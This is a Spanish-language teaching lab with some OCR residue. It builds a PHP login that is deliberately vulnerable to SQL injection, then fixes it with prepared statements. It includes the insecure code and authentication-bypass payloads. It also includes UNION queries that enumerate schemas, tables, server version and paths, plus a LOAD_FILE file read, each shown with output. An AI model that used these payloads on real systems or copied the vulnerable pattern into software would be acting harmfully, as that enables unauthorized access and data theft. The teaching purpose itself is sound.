Objetivos

En este ejercicio vamos a probar un código PHP no protegido y protegido para ver si podemos realizar inyection sql y después si el código está protegido que no podamos realizar el ataque. Esto podemos realizarlo tanto en Windows como en Kali

Recursos

- Xampp
- Visual Studio code

Enunciado

Vas a desarrollar una pequeña página de login en PHP que consulta usuarios en una base de datos MySQL/MariaDB.

Crear la base de datos

1. Crea una base de datos y una tabla de usuarios con algunos registros de prueba.
2. Programa un login **vulnerable a SQL Injection**.
3. Demuestra que puedes saltarte el login usando SQL Injection.
4. Modifica el código para que sea **seguro**, usando consultas preparadas.

Trabaja SIEMPRE en un entorno de laboratorio (por ejemplo, tu VM de Kali/Ubuntu con Apache y MariaDB). No está permitido atacar sistemas reales.

---

2. Preparar la base de datos (MySQL/MariaDB)

En tu máquina (Kali/Ubuntu), entra a MariaDB:

```
mariadb -u root -p
```

Y ejecuta este SQL:

```
CREATE DATABASE ejercicio_sqli;

USE ejercicio_sqli;


CREATE TABLE usuarios (
  id INT AUTO_INCREMENT PRIMARY KEY,
  usuario VARCHAR(50) NOT NULL,
  clave   VARCHAR(255) NOT NULL
);


INSERT INTO usuarios (usuario, clave) VALUES
```

('admin', 'admin123'),

('pepe', 'pepe123'),


('maria', 'maria123');

Si quieres que el PHP se conecte con un usuario específico de BD:

CREATE USER 'webuser'@'localhost' IDENTIFIED BY 'password';

GRANT ALL PRIVILEGES ON ejercicio_sqli.* TO 'webuser'@'localhost';

FLUSH PRIVILEGES;



---

3. Código vulnerable (login_vulnerable.php)

Guarda este fichero en /var/www/html/login_vulnerable.php (o donde toque en tu Apache):

```
<?php

// login_vulnerable.php

// *** EJEMPLO VULNERABLE A SQL INJECTION ***

// SOLO PARA LABORATORIO


$host    = "localhost";

$usuario  = "webuser";      // el usuario de la BD que has creado

$clave    = "password";     // la contraseña de la BD

$bd      = "ejercicio_sqli";


$conn = new mysqli($host, $usuario, $clave, $bd);


if ($conn->connect_error) {
```

```
    die("Error de conexión: " . $conn->connect_error);
}

// Si el formulario fue enviado
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $user = $_POST['usuario'] ?? '';
    $pass = $_POST['clave'] ?? '';

    $modo_sql_libre = false;

    // Si en el campo "usuario" escribes un SELECT, se ejecuta tal cual
    if (preg_match('/^\s*select/i',  $user)) {
        $sql = $user;
        $modo_sql_libre = true;
    } else {
        // *** CÓDIGO VULNERABLE ***
        // Concatenación directa de variables en la consulta
        $sql = "SELECT * FROM usuarios WHERE usuario = '$user' AND clave = '$pass'";
    }

    $resultado = $conn->query($sql);

    if (!$modo_sql_libre) {
        // Comportamiento normal de login vulnerable
        if ($resultado && $resultado->num_rows > 0) {
            echo "<h2>Login correcto. Bienvenido, " . htmlspecialchars($user) . "</h2>";
        } else {
            echo "<h2>Login incorrecto</h2>";
        }
    } else {
        echo "<h2>Resultados de tu consulta:</h2>";
```

```
}

echo "<p>Consulta ejecutada:</p>";
echo "<pre>$sql</pre>";

// Mostrar filas devueltas por cualquier SELECT
if ($resultado instanceof mysqli_result && $resultado->num_rows > 0) {
    echo "<h3>Filas devueltas:</h3>";
    echo "<table border='1' cellpadding='5' cellspacing='0'>";
    echo "<tr>";
    // Cabeceras
    $primera = $resultado->fetch_assoc();
    foreach ($primera as $campo => $valor) {
        echo "<th>" . htmlspecialchars($campo) . "</th>";
    }
    echo "</tr>";

    // Primera fila
    echo "<tr>";
    foreach ($primera as $valor) {
        echo "<td>" . htmlspecialchars($valor) . "</td>";
    }
    echo "</tr>";

    // Resto de filas
    while ($fila = $resultado->fetch_assoc()) {
        echo "<tr>";
        foreach ($fila as $valor) {
            echo "<td>" . htmlspecialchars($valor) . "</td>";
        }
        echo "</tr>";
```

```
        }

        echo "</table>";
    } elseif ($resultado instanceof mysqli_result) {
        echo "<p>No se devolvieron filas.</p>";
    } elseif (!$resultado) {
        echo "<p>Error en la consulta: " . htmlspecialchars($conn->error) . "</p>";
    }
}
?>

<!DOCTYPE html>
<html lang="es">
<head>
    <meta charset="UTF-8">
    <title>Login Vulnerable</title>
</head>
<body>
    <h1>Login Vulnerable (para practicar SQL Injection)</h1>
    <form method="POST">
        <label>Usuario:
            <input type="text" name="usuario">
        </label><br><br>
        <label>Contraseña:
            <input type="password" name="clave">
        </label><br><br>
        <button type="submit">Entrar</button>
    </form>

    <hr>
    <p><strong>Truco para el laboratorio:</strong><br>
```


En el campo Usuario puedes escribir, por ejemplo:

<code>SELECT id, usuario, clave FROM usuarios;</code>


(y dejar la contraseña vacía) para ver todos los usuarios y contraseñas.</p>

</body>

</html>



dashboard	29/08/2025 9:38	Carpeta de archivos
img	29/08/2025 9:38	Carpeta de archivos
webalizer	29/08/2025 9:38	Carpeta de archivos
xampp	29/08/2025 9:38	Carpeta de archivos
applications.html	15/06/2022 18:07	Firefox HTML Doc...
bitnami.css	15/06/2022 18:07	Documento de ho...
favicon.ico	16/07/2015 17:32	Icono
index.php	16/07/2015 17:32	Archivo PHP
login.php	25/11/2025 8:56	Archivo PHP



¿Por qué es vulnerable?

Porque construye la consulta así:

$sql = "SELECT * FROM usuarios WHERE usuario = '$user' AND clave = '$pass'";

Si el alumno mete comillas y operadores lógicos, puede “romper” y modificar la consulta original.

http://localhost/login.php

Resultados de tu consulta:

Consulta ejecutada:

```
SELECT id, usuario, clave FROM usuarios;
```

Filas devueltas:

id	usuario	clave
1	admin	admin123
2	pepe	pepe123
3	maria	maria123

Login Vulnerable (para practicar SQL Injection)

---

4. Cómo explotar la SQL Injection (para el ejercicio)

En el formulario de login_vulnerable.php:

- **Usuario:**

  ' OR '1'='1

- **Contraseña:**

  loquesea

La consulta real que ejecuta el servidor será algo parecido a:

SELECT * FROM usuarios WHERE usuario = '' OR '1'='1' AND clave = 'loquesea';

'1'='1' siempre es verdadero, así que la condición se cumple y devuelve al menos un usuario → el login se considera correcto (aunque la contraseña sea falsa).

Login correcto. Bienvenido, ' OR '1'='1';

Consulta ejecutada:

```
SELECT * FROM usuarios WHERE usuario = '' OR '1'='1'; #' AND clave = ''
```

Filas devueltas:

id	usuario	clave
1	admin	admin123
2	pepe	pepe123
3	maria	maria123

Login Vulnerable (para practicar SQL Injection)

Otro payload típico:

- Usuario:
- admin' --
- Contraseña:
- loquesea

Consulta resultante:

SELECT * FROM usuarios WHERE usuario = 'admin' -- ' AND clave = 'loquesea';

Todo lo que hay después de -- se considera comentario en SQL, así que la parte AND clave = 'loquesea' se ignora.

Login correcto. Bienvenido, admin'

Consulta ejecutada:

```
SELECT * FROM usuarios WHERE usuario = 'admin' #' AND clave = ''
```

Filas devueltas:

id	usuario	clave
1	admin	admin123

Login Vulnerable (para practicar SQL Injection)

---

5. Código protegido (login_seguro.php)

Ahora, el mismo ejercicio pero usando **consultas preparadas** (prepared statements) con mysqli.

Guarda esto como /var/www/html/login_seguro.php:

```
<?php
// login_seguro.php
// Versión protegida frente a SQL Injection

$host    = "localhost";
$usuario  = "webuser";
$clave    = "password";
$bd      = "ejercicio_sqli";

$conn = new mysqli($host, $usuario, $clave, $bd);

if ($conn->connect_error) {
   die("Error de conexión: " . $conn->connect_error);
}

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
   $user = $_POST['usuario'] ?? '';
   $pass = $_POST['clave'] ?? '';

   // *** CONSULTA PREPARADA ***
   $sql = "SELECT * FROM usuarios WHERE usuario = ? AND clave = ?";

   $stmt = $conn->prepare($sql);
   if (!$stmt) {
      die("Error al preparar la consulta: " . $conn->error);
   }

   // "ss" = dos parámetros tipo string
```

```
    $stmt->bind_param("ss", $user, $pass);

    $stmt->execute();
    $resultado = $stmt->get_result();

    if ($resultado && $resultado->num_rows > 0) {
        echo "<h2>Login correcto. Bienvenido, " . htmlspecialchars($user) . "</h2>";
    } else {
        echo "<h2>Login incorrecto</h2>";
    }

    echo "<p>Consulta preparada (estructura):</p>";
    echo "<pre>$sql</pre>";

    $stmt->close();
}
?>

<!DOCTYPE html>
<html lang="es">
<head>
    <meta charset="UTF-8">
    <title>Login Seguro</title>
</head>
<body>
    <h1>Login Seguro (protegido contra SQL Injection)</h1>
    <form method="POST">
        <label>Usuario:
            <input type="text" name="usuario">
        </label><br><br>
        <label>Contraseña:
```

```
        <input type="password" name="clave">
      </label><br><br>
      <button type="submit">Entrar</button>
    </form>
</body>
</html>
```


¿Por qué aquí NO funciona la SQL Injection?

Porque la consulta se envía en dos fases:

1. **La plantilla de la consulta**:
2. SELECT * FROM usuarios WHERE usuario = ? AND clave = ?
3. **Los parámetros** ($user y $pass) se mandan por separado, y MySQL los trata como **datos**, no como código SQL.

Aunque el alumno ponga ' OR '1'='1:

- Se guarda íntegro como un valor de tipo texto.
- No "rompe" la consulta, solo se compara como una cadena literal.
- Resultado: la consulta **no** devuelve filas si la combinación usuario/contraseña no existe de verdad.



' UNION SELECT schema_name, NULL, NULL FROM information_schema.schemata --

Login correcto. Bienvenido, ' UNION SELECT schema_name, NULL, NULL FROM information_schema.schemata --

Consulta ejecutada:

```
SELECT * FROM usuarios WHERE usuario = '' UNION SELECT schema_name, NULL, NULL FROM information_schema.schemata -- ' AND clave = ''
```

Filas devueltas:

id	usuario	clave
information_schema		
cenec		
ejercicio_sqli		
mysql		
performance_schema		
phpmyadmin		
tallercenec		
test		

Login Vulnerable (para practicar SQL Injection)

' UNION SELECT version(), database(), user()—

Login correcto. Bienvenido, ' UNION SELECT version(), database(), user()--

Consulta ejecutada:

```
SELECT * FROM usuarios WHERE usuario = '' UNION SELECT version(), database(), user()-- ' AND clave = ''
```

Filas devueltas:

id	usuario	clave
10.4.32-MariaDB	ejercicio_sqli	root@localhost

Login Vulnerable (para practicar SQL Injection)

' UNION SELECT version(), NULL, NULL --

Login correcto. Bienvenido, ' UNION SELECT version(), NULL, NULL

Consulta ejecutada:

```
SELECT * FROM usuarios WHERE usuario = '' UNION SELECT version(), NULL, NULL #' AND clave = ''
```

Filas devueltas:

id	usuario	clave
10.4.32-MariaDB		

Login Vulnerable (para practicar SQL Injection)

' UNION SELECT CONCAT(table_schema, '.', table_name), NULL, NULL FROM information_schema.tables #

Login correcto. Bienvenido, ' UNION SELECT CONCAT(table_schema, '.', table_name), NULL, NULL FROM information_schema.tables #

Consulta ejecutada:

```
SELECT * FROM usuarios WHERE usuario = '' UNION SELECT CONCAT(table_schema, '.', table_name), NULL, NULL FROM information_schema.tables #' AND clave = ''
```

Filas devueltas:

id	usuario	clave
information_schema.ALL_PLUGINS		
information_schema.APPLICABLE_ROLES		
information_schema.CHARACTER_SETS		
information_schema.CHECK_CONSTRAINTS		
information_schema.COLLATIONS		
information_schema.COLLATION_CHARACTER_SET_APPLICABILITY		
information_schema.COLUMNS		
information_schema.COLUMN_PRIVILEGES		
information_schema.ENABLED_ROLES		
information_schema.ENGINES		
information_schema.EVENTS		

-- En MySQL

' UNION SELECT @@version_compile_os, NULL, NULL --

-- En PostgreSQL

' UNION SELECT version(), NULL, NULL --

-- Ruta de instalación

' UNION SELECT @@basedir, NULL, NULL --

-- Directorio de datos

' UNION SELECT @@datadir, NULL, NULL –

' UNION SELECT LOAD_FILE("C:\Informes\prueba.txt"), NULL, NULL #